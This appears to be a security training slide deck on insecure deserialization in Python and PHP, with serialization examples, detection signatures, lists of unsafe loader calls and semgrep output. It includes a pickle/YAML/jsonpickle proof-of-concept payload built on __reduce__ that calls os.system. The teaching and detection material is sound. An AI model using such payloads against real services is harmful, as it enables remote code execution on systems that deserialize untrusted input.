Insecure Deserialization

Detection, Exploitation, and Mitigation

Abdelrhman Zayed (@aufzayed)

Agenda

1. Serialization and Deserialization
2. Python Insecure Deserialization
3. PHP Isecure Deserialization
4. JAVA Insecure Deserialization
5. Insecure Deserialization Mitigation

Serialization and Deserialization Processes




Image Source: Portswigger Academy


Definitions

Serialization: Serialization is the process of converting an object into a format that can be stored or transmitted, and later reconstructed to its original form. The serialization process involves converting the object's state, including its data and structure, into a stream of bytes or a string representation that can be written to a file, sent over a network, or stored in a database.

Deserialization: Deserialization is the process of reconstructing an object from its serialized form. It is the reverse operation of serialization, where the serialized data is converted back into an object with its original state, data, and structure.

What is the insecure deserialization?

insecure deserialization happens when an application unserializes data from user-controlled input without proper validation, this could allow any bad actor to tamper with code logic and inject arbitrary objects, and achieve RCE on the system


1
Set-Cookie: serialized object
Backend App
ATTACKER
3
deserialized Malicious object
Malicious serialized object
2
4
Call back
Request Catcher


Serialization Libraries in Python

1. Pickle : Python's standard serialization library for converting objects into byte streams.

2. pyYAML: Library for serializing Python objects into YAML format.


3. JSONpickle: Library for serializing complex Python objects into JSON format.

Example 1: Pickle



```python
#!/usr/bin/python3
import pickle
from base64 import b64encode


class User:
    def __init__(self, name = "", is_admin = bool):
        self.name = name
        self.is_admin = is_admin

# create an object from the class User
user1 = User("admin", True)

# serialize the object using pickle.dumps
serialized_user = pickle.dumps(user1)

# base64 encoding the serialized object
base64_encode = b64encode(serialized_user).decode()
print(base64_encode)

# output:
# without encoding :
b'\x80\x04\x958\x00\x00\x00\x00\x00\x00\x00\x8c\x08__main__\x94\x8c\x04User\x94\x93\x94)\x81\x94}\x9
4(\x8c\x04name\x94\x8c\x05admin\x94\x8c\x08is_admin\x94\x88ub.'

# with encoding:
gASVOAAAAAAAAACMCF9fbWFpbl9flIwEVXNlcpSTlCmBlH2UKIwEbmFtZZSMBWFkbWlulIwIaXNfYWRtaW6UiHViLg==
```


Serialization



```python
#!/usr/bin/python3
import pickle
from base64 import b64decode


class User:
    def __init__(self, name = "", is_admin = bool):
        self.name = name
        self.is_admin = is_admin

# base64 decoding the serialized data
base64_decode =
b64decode("gASVOAAAAAAAAACMCF9fbWFpbl9flIwEVXNlcpSTlCmBlH2UKIwEbmFtZZSMBWFkbWlulIwIaXNfYWRtaW6UiHViL
g==")

# deserializing the serialized data
deserialize_object = pickle.loads(base64_decode)

# print the properties of the deserialized object
print(deserialize_object.name)
print(deserialize_object.is_admin)

# output:
# admin
# True
```


Deserialization

Example 2: pyYAML



```python
#!/usr/bin/python3
import yaml


class User:
    def __init__(self, name = "", is_admin = bool):
        self.name = name
        self.is_admin = is_admin

# creating an object from the class User
user1 = User("admin", True)

# using yaml.dump to serialize the object
yaml_serialize = yaml.dump(user1)
print(yaml_serialize)


# output
# !!python/object:__main__.User
# is_admin: true
# name: admin
```


serialization



```python
#!/usr/bin/python3
import yaml


class User:
    def __init__(self, name = "", is_admin = bool):
        self.name = name
        self.is_admin = is_admin

s_object = """!!python/object:__main__.User
is_admin: true
name: admin"""


deserilzed_object = yaml.load(s_object, Loader=yaml.Loader)
print(deserilzed_object.name)

print(deserilzed_object.name) # admin
print(deserilzed_object.is_admin) # True
```


deserialization

Example3: JSONpickle



```python
#!/usr/bin/python3
import jsonpickle


class User:
    def __init__(self, name = "", is_admin = bool):
        self.name = name
        self.is_admin = is_admin


user1 = User("admin", True)

# serializing the user1 object with jsonpickle.encode function
serialize = jsonpickle.encode(user1)
print(serialize)

# output
# {"py/object": "__main__.User", "name": "admin", "is_admin": true}
```

serialization



```python
#!/usr/bin/python3
import jsonpickle


class User:
    def __init__(self, name = "", is_admin = bool):
        self.name = name
        self.is_admin = is_admin



deserialize_object = jsonpickle.decode('{"py/object": "__main__.User", "name": "admin", "is_admin":
true}')
```

deserialization

Python Insecure Deserialization Detection

- Blackbox Testing
  - Pickle: Look for the following characters at the start of serialized data

    HEX: 80 04 95

    Base64: gASV

- Whitebox Testing
  - Pickle: Look for the usage of the following modules in the codebase
    - pickle [pickle.load(), pickle.loads()]
    - _pickle [_pickle.load(), _pickle.loads()]
    - cPickle [_cPickle.load(), _cPickle.loads()]
    - dill [dill.load(), dill.loads()]
    - shelve [shelve.open()]

Python Insecure Deserialization Detection

- Whitebox Testing
  - pyYAML: Look for the usage of the following functions in the codebase, specifically with the following arguments.

    - yaml.load(data, Loader=UnsafeLoader)
    - yaml.load(data, Loader=Loader)
    - yaml.load_all(data)
    - yaml.load_all(data, Loader=Loader)
    - yaml.load_all(data, Loader=UnsafeLoader)
    - yaml.load_all(data, Loader=FullLoader)
    - yaml.unsafe_load(data)
    - yaml.full_load_all(data)
    - yaml.unsafe_load_all(data)


Python Insecure Deserialization Detection

- Whitebox Testing
  - ruamel.yaml : look for the following ramel.yaml’s YAML class instances, specifically with the following arguments
    - yaml = YAML(typ='unsafe') -> yaml.load()
    - yaml = YAML(typ='base') -> yaml.load()
  - jsonpickle : Look for the usage of the following function in the codebase
    - jsonpickle.decode()

Python Insecure Deserialization Detection (semgrep)


Semgrep is a powerful static analysis tool for finding vulnerabilities and bugs in source code. In other words, Semgrep can be considered the nuclei of static security testing

1. Patterns path
2. (.) to scan current directory
3. Vulnerable file
4. Description
5. Vulnerable line



```
└─$ semgrep --config ~/semgrep-rules/python/lang/security/deserialization .

┌─────────────┐
│ Scan Status │
└─────────────┘
  Scanning 26 files tracked by git with 7 Code rules:
  Scanning 8 files with 7 python rules.
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00


┌─────────────────┐
│ 5 Code Findings │
└─────────────────┘

    deserialize.py
       home.auf.semgrep-rules.python.lang.security.deserialization.avoid-pickle
          Avoid using `pickle`, which is known to lead to code execution vulnerabilities. When
          unpickling, the serialized data could be manipulated to run arbitrary code. Instead,
          consider serializing the relevant data as JSON or a similar text-based serialization format.

           12┆ deserialize_object = pickle.loads(base64_decode)

    pydeserilizexploiter.py
       home.auf.semgrep-rules.python.lang.security.deserialization.avoid-pickle
          Avoid using `pickle`, which is known to lead to code execution vulnerabilities. When
          unpickling, the serialized data could be manipulated to run arbitrary code. Instead,
          consider serializing the relevant data as JSON or a similar text-based serialization format.

           18┆ pickle_payload = pickle.dumps(exploit_obj)
```


Exploiting Insecure Deserialization in Python



```python
#!/usr/bin/python3
import os
import pickle
import yaml
import jsonpickle


# create the Exploit class
class Exploit:
    def __reduce__(self):
        return (os.system, ("whoami",))

# createing a new object from the exploit class
exploit_obj = Exploit()

# serializing the object with pickle
pickle_payload = pickle.dumps(exploit_obj)
print(pickle_payload)

# serializing the object with yaml
yaml_payload = yaml.dump(exploit_obj)
print(yaml_payload)

# serializing the object with jsonpickle
jsonpickle_payload = jsonpickle.encode(exploit_obj)
print(jsonpickle_payload)
```

PHP serialization


PHP uses `serialize()` and `unserialize()` functions to serialize and deserialize object



```
<?php

class User {

    public $name;
    public $is_admin;


    public function __construct($name, $is_admin) {
        $this->name = $name;
        $this->is_admin = $is_admin;
    }
}

$user1 = new User("admin", True);
echo serialize($user1);

?>

# O:4:"User":2:{s:4:"name";s:5:"admin";s:8:"is_admin";b:1;}
```

PHP serialization

The Anatomy of Serialized PHP Object



```
                    O:4:"User":2:{s:4:"name";s:5:"admin";s:8:"is_admin";b:1;}

----------------------------------------------------------------------------------------------
| O:4:"User"          | An object of class "User" with a class name length of 4              |
----------------------------------------------------------------------------------------------
| :2:                 | The "User" class instance has two properties                         |
----------------------------------------------------------------------------------------------
| s:4:"name"          | The property name "name" of type string with a length of 4           |
----------------------------------------------------------------------------------------------
| s:5:"admin"         | The property value "admin" of type string with a length of 5         |
----------------------------------------------------------------------------------------------
| s:8:"is_admin"      | The property name "is_admin" of type string with a length of 8       |
----------------------------------------------------------------------------------------------
| b:1                 | The property value True of type boolean                              |
----------------------------------------------------------------------------------------------
```

PHP insecure deserialization detection


- Blackbox testing
  - Look for the following character at the start of serialized object

    HEX: 4F 3A
    Base64: Tz

- Whitebox testing
